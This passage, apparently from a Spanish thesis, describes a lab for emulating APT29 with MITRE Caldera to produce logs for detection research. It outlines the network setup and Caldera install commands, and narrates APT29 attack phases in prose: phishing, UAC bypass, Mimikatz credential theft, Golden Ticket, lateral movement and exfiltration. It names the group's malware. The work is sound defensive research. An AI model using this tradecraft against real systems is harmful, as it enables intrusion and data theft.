Este capítulo se divide en tres partes. La Sección 4.1 incluye la infraestructura del laboratorio virtual. Contiene la estructura de la red, las máquinas que contienen y la conectividad de éstas. En la Sección 4.2, se discute de forma teórica el modelado del adversario, comprendiendo las TTP que se incluirán en la emulación. Finalmente, en la Sección 4.3 se detalla como se ha llevado a cabo la emulación en el *framework* Caldera.

4.1. Infraestructura

El laboratorio esta compuesto por seis máquinas virtuales montado sobre el software de virtualización Oracle VM VirtualBox. Estas máquinas están conectadas a diferentes subredes para lograr separar la actividad llevada a cabo durante la investigación. Por tanto, se han creado tres subredes denominadas *ATTACK*, *ACTIVE_DIRECTORY* y *SECURITY*. La figura Figura 4.1 muestra una visión general del esquema de red propuesto para este laboratorio.

Como ya se ha dicho anteriormente, se han creado tres subredes diferentes, las cuales están representadas con diferentes colores. Éstas están conectas a un pfSense[1], una máquina que actúa a la vez como router y firewall entre las subredes. Además, tiene una interfaz de red configurada como NAT para que las diferentes subredes tengan acceso a Internet. Esta máquina permite recopilar todo el tráfico de red que pasa a través de ella, lo cual se utilizará más adelante para recopilar los logs de red para el análisis.

[1] `https://www.pfsense.org/`




Figura 4.1: Esquema de red del laboratorio de pruebas

4.1.1. Red Interna ATTACK

Esta subred, como su propio nombre indica, contiene la máquina desde la que se lanzarán los ataques. Ésta máquina se trata de una Kali Linux[2], un conocido sistema utilizado como plataforma de *pentesting* ya que incluye una gran variedad de herramientas para ello.

Esta subred tiene el rango de IP 10.0.0.[2-244] distribuidas por el pfSense que actúa como servidor DHCP. Se ha configurado la máquina Kali para que siempre reciba la misma dirección IP del pfSense, la 10.0.0.2. De esta forma, cualquier comunicación de las máquinas víctimas con el servidor de Caldera se puede realizar más cómodamente. El servidor DHCP también asigna la dirección 10.0.0.1 como puerta de enlace por defecto para distribuir el tráfico.

Esta máquina es la encargada de alojar el servidor de Caldera para la emulación del adversario. Para evitar problemas de dependencias durante la instalación se ha decidido desplegar el servidor en un contenedor Docker [47].

4.1.2. Red Interna ACTIVE_DIRECTORY

Dentro de esta subred se encuentra el Directorio Activo (DA). Un DA es un almacén de datos que contiene la información de los objetos de la red. Además, facilita la búsqueda y uso de éstos por parte de los usuarios y administradores. Los objetos suelen incluir recursos compartidos como servidores, impresoras y cuentas de usuario y equipo de red [32].

La configuración de red para esta subred es ligeramente diferente. Esta vez el pfSense actúa como servidor DHCP únicamente para las máquinas Windows Server, ya que son éstas las que actuarán como DHCP para las máquinas host. De esta forma el rango de IPs distribuidas por el pfSense es 10.80.80.[2-10] y la distribuida por el Windows Server es 10.80.80.[11-244]. En cualquier caso, las máquinas tienen como puerta de enlace la 10.80.80.1 del pfSense para distribuir el tráfico.

Esta subred está compuesta por 3 máquinas que forman un DA muy sencillo. Se trata de un único Windows Server que actúa como controlador de dominio. Éste se encarga de mantener el directorio proporcionando las políticas de uso y las cuentas de usuario, entre otras.. Las máquinas restantes son hosts Windows 10 Enterprise utilizados por los usuarios normales del sistema.

4.1.3. Red Interna SECURITY

La subred SECURITY se encarga de la seguridad del DA, es decir, recibe la telemetría de los registros captados por el DA. El direccionamiento IP se realiza a través del servidor DHCP

[2] `https://www.kali.org/`

proporcionado por el pfSense con el rango 10.10.10.[10-244]. La puerta de enlace por defecto es, como ocurre con las subredes anteriores, la interfaz de red conectada al pfSense, que tiene como dirección 10.10.10.1.

Para poder recibir dicha telemetría, esta subred cuenta con una única máquina, un Ubuntu 22.04. A esta máquina se le ha instalado un SIEM (Security Information & Event Management) conocido como Splunk. Splunk permite buscar, monitorear, analizar y visualizar de forma sencilla grandes volúmenes de telemetría generadas por máquinas, tales como aplicaciones, servidores y redes [26].

4.2. Modelado del adversario

Para lograr generar logs de calidad, lo mejor es tratar de simular un ataque tal y como lo haría una APT. En este caso se ha escogido APT29, ya que es famoso por sus grandes operaciones y su característica sofisticación. Esto los convierte en grupo ideal para la emulación [43].

APT29 es un grupo de amenazas que ha sido atribuido al Servicio de Inteligencia Exterior de Rusia (SVR) [42], [71] que lleva operativo al menos desde 2008. Normalmente han tenido como objetivo redes gubernamentales en Europa y en países miembros de la OTAN, además de institutos de investigación. Algunos reportes de inteligencia también se han referido a este grupo como Cozy Bear, CozyDuke, Dark Halo, The Dukes, IRON HEMLOCK, IRON RITUAL, NobleBaron, NOBELIUM, StellarParticle, UNC2452, YTTRIUM [27].

En verano de 2015 reportaron que habían comprometido el Comité Nacional Demócrata [27], [41], [49]. Posteriormente, en abril de 2021, los gobiernos de EE.UU y de Reino Unido atribuyeron el compromiso de *SolarWinds* al SVR; las declaraciones públicas incluían citas a APT29, Cozy Bear y The Dukes [27], [50], [51]. Éste compromiso fue una sofisticada operación cibernética de la cadena de suministro que se descubrió en diciembre de 2020. APT29 utilizó malware personalizado para inyectar código malicioso en el proceso de creación de *SolarWinds Orion* que posteriormente fue distribuido a través de una actualización de software normal y corriente. Entre las víctimas de esta campaña se encontraban organizaciones gubernamentales, consultoras, tecnológicas y de telecomunicaciones, todas ellas ubicadas en diferentes partes del mundo como Norteamérica, Europa, Asia y Oriente Medio [28], [29], [33].

En enero de 2021, MITRE publicó un plan de emulación de APT29 construido a partir de reportes de inteligencia de amenazas proveniente de diferentes empresas dedicadas a este campo. Estos reportes sirvieron de base para mapear las técnicas empleadas con la matriz de ATT&CK [59]. El plan de emulación combina las técnicas utilizadas por el grupo en las diversas operaciones que han llevado a cabo, formando un flujo operacional que puede observarse en la Figura 4.2.




Figura 4.2: Flujo operacional APT29. Imagen de [35]

El plan de emulación contiene dos escenarios diferentes, se pueden interpretar como dos ataques sin relación ninguna salvo el orden lógico de ejecución de TTP común de las operaciones llevadas a cabo por APT29. El primer escenario comienza con lo que se conoce como *smash and grab*, ésto se trata de una misión de espionaje cuyo objetivo es recopilar y exfiltrar la mayor cantidad de datos antes de pasar a fases más complejas como ganar persistencia, seguir recopilando más datos y moverse lateralmente sobre la red. En cambio, el segundo, consiste en una aproximación más sigilosa y lenta a la hora de comprometer el objetivo. Se centra inicialmente en establecer persistencia y recolectar credenciales para finalmente enumerar y comprometer todo el dominio [35].

A continuación se detallarán de forma más técnica las fases en las que se dividen los diferentes escenarios así como las TTP que llevan a cabo. También se detallan el software utilizado en los escenarios. Así mismo, las matrices ATT&CK de APT29 y de los escenarios pueden consultarse en Apéndice C.

4.2.1. Escenario 1

Este escenario comienza tras la ejecución de una *reverse shell* por medio de un *payload* entregado a través de *phishing*. Como ya se ha mencionado anteriormente utiliza un estilo de recogida y exfiltración conocido como *smash anf grab* previo al despliegue de herramientas mas sigilosas de compromiso a largo plazo [36]. Este escenario se divide en varias fases:

Fase 1 - Compromiso Inicial

El escenario comienza cuando un usuario interactúa con un ejecutable (T1204/T1204.002). Este ejecutable contiene un *payload* malicioso enmascarado como un documento Microsoft Office Word benigno (T1036/T1036.002). Una vez el usuario ejecuta el fichero, el *payload* crea una conexión dedicada al Comando y Control (C2) a través de un puerto poco común (T1065). Finalmente el atacante utiliza este nuevo canal de comunicación para crear una Powershell interactiva [36].

Fase 2 - Recopilación y Exfiltración Incial

En esta fase, el atacante busca, en todo el sistema de ficheros, documentos y archivos multimedia (T1083, T1119). Después de recolectarlos (T1005), son comprimidos (T1002/T1569.001) en un único fichero. Este fichero es finalmente exfiltrado sobe el canal C2 creado anteriormente (T1041) [36].

Fase 3 - Despliegue de herramientas sigilosas

El atacante ahora, despliega un nuevo *payload* (T1105) en la víctima. Este *payload* esta oculto en forma de script de PowerShell dentro de una imagen legítima (T1027/T1027.003).

Posteriormente el atacante obtiene una escalada de privilegios ejecutando un nuevo *payload* y saltándose el control de cuentas de usuario (UAC)(T1122/T1546.015/T1088/T1548.002). Finalmente el atacante elimina trazas acerca de la escalada de privilegios restantes en el Registro de Windows (T1112) [36].

Fase 4 - Evasión de Defensas y Descubrimiento

Para esta fase, el atacante vuelve a descargarse nuevas herramientas (T1105) por medio del nuevo acceso con permisos elevados. Estas nuevas herramientas son descomprimidas (T1140) y depositadas en el objetivo para su uso. Después el atacante enumera los procesos en ejecución (T1057) para determinar el proceso creado en la Fase 1 - Compromiso Inicial antes de eliminar ficheros (T1107/T1070.004) asociados a éste. Finalmente, ejecuta un script de PowerShell para ejecutar una gran variedad de comandos de reconocimiento del sistema y dominio (T1016, T1033, T1063/T1518.001, T1069, T1082, T1083) [36].

Fase 5 - Persistencia

Para poder obtener persistencia, el atacante utiliza dos métodos distintos para conseguirlo. Para el primero, crea un nuevo servicio (T1031/T1543.003) en la víctima. En cambio, en el segundo crea un *payload* malicioso en la carpeta de *Windows Startup* [36].

Fase 6 - Acceso a credenciales

El atacante ahora accede a las credenciales almacenadas en el buscador web local (T1081/T1552.001, T1003/T1555.003). Para ello, utiliza una herramienta a la cual le ha cambiado el nombre para hacerse pasar por una herramienta legítima (T1036/T1036.005). Finalmente, el atacante cosecha claves privadas (T1145/T1552.004) y hashes de contraseñas (T1003/T1003.002) [36].

Fase 7 - Recopilación y Exfiltración

En esta fase, el atacante recopila todo tipo de datos, desde *screenshosts* (T1113), copias del portapapeles (T1115) y secuencias de las teclas pulsadas (T1056/T1056.001). Posteriormente recopila ficheros (T1005), los comprime y encripta para finalmente exfiltrar toda la información obtenida durante esta fase [36].

Fase 8 - Movimiento Lateral

El atacante utiliza *Lightweight Directory Access Protocol* (LDAP) para enumerar otros dispositivos en el dominio (T1018). Después crea una sesión de PowerShell remota en alguno de estos hosts (T1021/T1021.006). Por medio de esta conexión, el atacante enumera los procesos en ejecución de la máquina (T1057). Seguido, el atacante sube un nuevo *payload* (T1105/T1027/T1027.002) y lo ejecuta por medio de la utilidad *PSExec* (T1021/T1021.002, T1035/T1569.002) utilizando las credenciales obtenidas anteriormente (T1078/T1078.002) [36].

Fase 9 - Recolección

Para esta fase, el atacante nuevamente introduce en la víctima nuevas utilidades (T1105) para buscar documentos y archivos multimedia (T1083, T1119) por medio de comandos en una sola línea (T1059/T1059.001). Los ficheros de interés son recogidos (T1005), encriptados y comprimidos (T1002, T1022/T1560.001) en un único fichero (T1074/T1074.001). Este fichero es exfiltrado a través de la conexión C2 previamente establecida (T1041). Finalmente, el atacante elimina varios ficheros (T1107/T1070.004) asociados a este acceso [36].

Fase 10 - Ejecución de Persistencia

Finalmente, la víctima original es reiniciada y el usuario legítimo inicia sesión, emulando así el uso ordinario y el paso del tiempo. Esta actividad activa los mecanismos de persistencia establecidos anteriormente, más concretamente la ejecución del nuevo servicio (T1035/T1569.002) y el *payload* de la carpeta Windows Startup (T1060/T1547.001). Éste *payload* ejecuta otro *payload* asociado utilizando un *token* robado (T1106, T1134/T1134.002) [36].

4.2.2. Escenario 2

Este escenario, al igual que el anterior, comienza su ejecución por medio de técnicas de *phishing*. En cambio, el enfoque de éste tiene una ejecución más lenta y metodológica. Este enfoque comprende desde el acceso inicial hasta el compromiso del dominio entero, pero de una forma más silenciosa y técnica. Además, como en el escenario anterior, incluye técnicas como establecer persistencia, recogida de credenciales, enumeración local y remota y exfiltración de datos, pero de una forma más sofisticada y cautelosa [37].

Fase 1 - Compromiso Inicial

El compromiso comienza cuando un usuario legítimo clica (T1204/T1204.002) en un link malicioso. Este *link* contiene un *payload* que ejecuta un flujo de datos alternativo (ADS) que se encuentra escondido en un fichero legítimo que ha sido enviado por medio de campañas de *phishing* (T1096/T1564.004). Este ADS realiza una serie de comprobaciones por medio de comandos para asegurarse de que no se esta ejecutando en una máquina virtualizada (T1497/T1497.001, T1082, T1120, T1033, T1016, T1057, T1083). Una vez realizadas estas comprobaciones, establece mecanismos de persistencia a través de claves de registro de Windows (T1060/T1547) que apuntan a un *payload* en un DLL embebido que es decifrado y escrito en disco (T1140). Posteriormente, el ADS ejecuta un PowerShell (T1086/T1059.001) que establece una conexión C2 (T1032/T1573.002 , T1071/T1071.001) [37].

Fase 2 - Reforzar el Acceso

En esta fase, el atacante modifica las marcas de tiempo del DLL (T1099/T1070.006) utilizado anteriormente para que coincidan con un fichero aleatorio del directorio System32 de la víctima (T1083). Posteriormente, el atacante enumera los productos antivirus (T1063/T1518.001) y el software instalado por el usuario y que está documentado en el Registro de Windows (T1012) [37].

Fase 3 - Enumeración Local

El atacante realiza una serie de enumeraciones locales utilizando varias llamadas a la API de Windows. Esto le permite recopilar información como el nombre del equipo (T1082), el nombre de dominio (T1016), información del usuario actual (T1033) o los procesos en ejecución (T1057) entre otros [37].

Fase 4 - Escalada de Privilegios

Para conseguir un mayor nivel de privilegios el atacante utiliza técnicas para evitar el UAC (T1122/T1546.015, T1088/T1548.002). Posteriormente, con estos nuevos privilegios, el atacante crea y ejecuta código que descarga (T1105) y ejecuta un software llamado Mimikatz para extraer credenciales en texto plano (T1003/T1003.001) [37].

Fase 5 - Establecer Persistencia

Por medio de la creación de un evento de suscripción WMI (T1084/T1546.003), el atacante establece un segundo mecanismo de persistencia. Este evento consiste en la ejecución de un *payload* via PowerShell cada vez que el usuario incie sesión en el sistema (T1033) [37].

Fase 6 - Movimiento Lateral

El atacante enumera el controlador de dominio del entorno (T1018) y el identificador de seguridad del dominio (SID) (T1033) por medio de la API de Windows (T1106). Después, el atacante utiliza las credenciales obtenidas anteriormente (T1078/T1078.002) para crear una sesión de PowerShell remota en el controlador de dominio (T1028/T1021.006). A través de esta conexión, el atacante copia el binario de Mimikatz utilizado en fases anteriores en el controlador de dominio (T1105/T1570) para posteriormente extraer el hash de la cuenta de KRBTGT (T1003/T1003.001) [37].

Fase 7 - Recolección

En esta fase, el atacante recopila los emails guardados en el cliente de email local (T1114/T1114.001) antes de recolectar y enumerar ficheros de interés (T1005, T1074/T1074.001). Estos ficheros son comprimidos (T1002/T1560.001) modificado sus *magic bytes* para hacerse pasar por un fichero de tipo GIF (T1027) [37].

Fase 8 - Exfiltración

Como ha ocurrido en fases anteriores, el atacante monta en una unidad local un servicio web (T1102) para posteriormente exfiltrar la información a este repositorio (T1048/T1567.002) [37].

Fase 9 - Limpieza

Durante esta fase, el atacante elimina varios ficheros (T1107/T1070.004) asociados con el acceso por medio de la ejecución del binario *Sdelete* (T1055/T1055.002) via PowerShell [37].

Fase 10 - Ejecutar Persistencia

Finalmente, la víctima original es reiniciada y el usuario legítimo inicia sesión, emulando así el uso ordinario y el paso del tiempo. Esta actividad activa los mecanismos de persistencia establecidos anteriormente, más concretamente, la ejecución del *payload* del DLL (T1085/T1218.011), referenciado en la clave de Registro de Windows y el evento WMI suscrito (T1084/T1546.003), que ejecuta la sesión PowerShell (T1086/T1059.001). Posteriormente, el atacante utiliza este acceso renovado para generar un *Golden Ticket* de *Kerberos* (T1558.001, T1558.003) utilizando las herramientas del compromiso anterior para establecer una nueva sesión remota de PowerShell en la víctima (T1028/T1021.006). A través de esta conexión, el atacante crea una nueva cuenta en el dominio (T1136/T1136.001) [37].

4.2.3. Software Utilizado

La Tabla 4.1 proporciona información detallada sobre el software utilizado por APT29. Este es el software que el plan de pruebas intenta simular.

Nombre	Nombres Asociados	Tipo de Software	Disponibilidad	Notas
CloudDuke	MiniDionis, CloudLook	Downloader, Loader, Backdoor		APT29 ha utilizado CloudDuke como backdoor para ejecutar comandos de forma remota [38].
Cobalt Strike		Software de Emulación de Amenazas	Comercial	Una baliza de Cobalt Strike fue usada en una campaña de *phishing* asociada a APT29 [40].
CosmicDuke	TinyBaron, BotgenStudios, NemesisGemina	Ladrón de Información		APT29 ha utilizado CosmicDuke para realizar cosechas de información y exfiltración de datos [38].
CozyCar	CozyDuke, CozyBear, Cozer, EuroAPT	Plataforma Modular de Malware		APT29 ha utilizado *spear-phishing* para infectar víctimas con CozyCar para lograr un compromiso de información inicial [38].

GeminiDuke		Ladrón de Información		APT29 ha utilizado GeminiDuke para recolectar información sobre la configuración de la víctima [38].
HAMMERTOSS	HammerDuke, NetDuke	Backdoor		Fue utilizado para dejar backdoors en redes comprometidas. Comunicaciones C2 han ocurrido sobre HTTP(S) y sobre Twitter [38].
Mimikatz		Extractor de Credenciales de Windows	Libre acceso	Ha utilizado CozyDuke para descargar Mimikatz junto con scripts para ejecutarlo [38].
MiniDuke		Backdoor, Downloader		APT29 ha usado MiniDukke como backdoor para ejecutar comandos de forma remota en sistemas comprometidos [38].
OnionDuke		Conjunto de Herramientas Malware		Ha utilizado OnionDuke para robar credenciales, recopilar información y realizar ataques de denegación de servicio [38].
PinchDuke		Ladrón de Información		PinchDuke ha sido utilizado para robar información como configuraciones del sistema, credenciales de usuario y ficheros de usuario [38].
POSHSPY		Backdoor		APT29 ha utilizado POSHSPY como backdoor secundario que utiliza PowerShell y Windows Management Instrumentation.
PowerDuke		Backdoor		PowerDuke ha sido enviado a través de macros en documentos maliciosos.
PsExec		Remote Execution	Libre acceso	APT29 ha utilizado CozyDuke para descargar PsExec, junto a scripts para ejecutarlo [38].
SDelete		Borrado Seguro de Aplicaciones	Libre acceso	Han utilizado SDelete para tratar de cubrir su rastro [39].
SeaDuke	SeaDaddy, SeaDesk	Backdoor		SeaDuke ha sido utilizado como backdoor secundario en objetivos Windows y Linux [38].

Tabla 4.1: Software Utilizado por APT29

4.3. Implementación

El despliegue de MITRE Caldera es un paso crítico para la emulación efectiva del adversario. Por ello, una vez instaladas y configuradas las máquinas del entorno, como se muestra en la Figura 4.1, el siguiente paso es desplegar el *framework* MITRE Caldera en la máquina Kali.

Caldera tiene una estructura de Cliente-Servidor, por tanto, en esta máquina se desplegará el servidor. Caldera admite dos formas de despliegue, en Docker o en local. Para evitar problemas de dependencias se ha decidido desplegar Caldera en docker. Dado que la última versión de Caldera, la 5.0.0, es relativamente reciente, tiene poca documentación, sus novedades no afectan a la investigación y aún se encuentra en fase de pruebas, se ha optado por utilizar una versión anterior, la 4.2.0, ya que es más estable.

La instalación de Caldera en Docker es relativamente sencilla [47], pero puede resumirse en 4 pasos:

1. Clonar recursivamente la versión 4.2.0 del repositorio de GitHub de Caldera.

```
git clone https://github.com/mitre/caldera.git --recursive --branch
↪  4.2.0
```

2. Lo siguiente es añadir al fichero de configuración */conf/default.yml* los *plugins Emu*[3] y *Human*[4], que necesarios para la emulación.

3. Posteriormente, previo ha montar la imagen del docker, hay que modificar el *Dockerfile* para agregar configuración e instalación de los *plugins* mencionados anteriormente. Esta configuración puede verse en Anexo A.1. Una vez realizadas las modificaciones, se monta la imagen.

```
docker build --build-arg WIN_BUILD=true . -t caldera:server
```

4. Finalmente, hay que ejecutar el servidor Docker de Caldera especificando los puertos necesarios.

[3] https://github.com/mitre/emu
[4] https://github.com/mitre/human

```
docker run -p 7010:7010 -p 7011:7011/udp -p 7012:7012 -p 8888:8888
↪  caldera:server
```

Una vez el docker está en ejecución, podemos acceder a él a través de *localhost:8888* con las credenciales *red:admin*. Posteriormente, gracias al *plugin Emu*, tenemos acceso a muchas habilidades predefinidas que son utilizadas por múltiples APTs, entre las que se encuentra APT29.

Para poder desarrollar los escenarios mencionados anteriormente, es necesario crear adversarios dentro de Caldera. Cabe destacar que el *Emu* incluye ya un perfil de adversario definido para APT29, pero su fichero de configuración tiene varios errores que hacen que las habilidades definidas en él no se ejecuten o se ejecuten de forma repetida. El perfil está creado a partir de los de adversarios predefinidos que nos proporciona el *Center for Threat Informed Defense* dónde en su GitHub[5] hay abierta una discusión sobre este error en la configuración. A sí mismo, muchos miembros de la comunidad han desarrollado una solución para este problema y han abierto un *Pull request* con un remedio para esta cuestión [70].

En dicha solución, se propone dividir el fichero de configuración actual, *APT29.yml*, en cuatro diferentes: *APT29-Day1A.yml, ATP29-Day1B.yml, APT29Day2.yml y APT3.yml*. Esta separación se basa en como estaba configurado anteriormente el plan de emulación de APT29 en versiones anteriores, antes de juntar ambos escenarios en un único fichero de configuración [70]. Aunque se haya tomado este enfoque como solución, se han realizado cambios para juntar en una misma configuración el Escenario 1, es decir, *APT29-Day1A.yml, ATP29-Day1B.yml*, y por otro lado el Escenario 2, *APT29-Day2.yml*. Ambos ficheros de configuración pueden verse en Anexo A.2 y Anexo A.3.

Para que los logs que se recojan de la simulación sean de calidad, es necesario que además del ataque, contengan datos sobre ejecuciones o comportamiento habitual de los usuarios del sistema. Por esto mismo Caldera ha desarrollado el *plugin Human*. Como ya se ha mencionado en Sección 2.1.2, *Human* se utiliza para simular comportamiento humano en el sistema. Éste *plugin* admite diversas configuraciones dependiendo del grano de comportamiento que se quiera emular. Además, permite configurar cada cuanto tiempo se ejecutará cada actividad y cuanto tiempo de descanso habrá entre ellas. Los comportamientos que ofrece *Human* son los siguientes [46]:
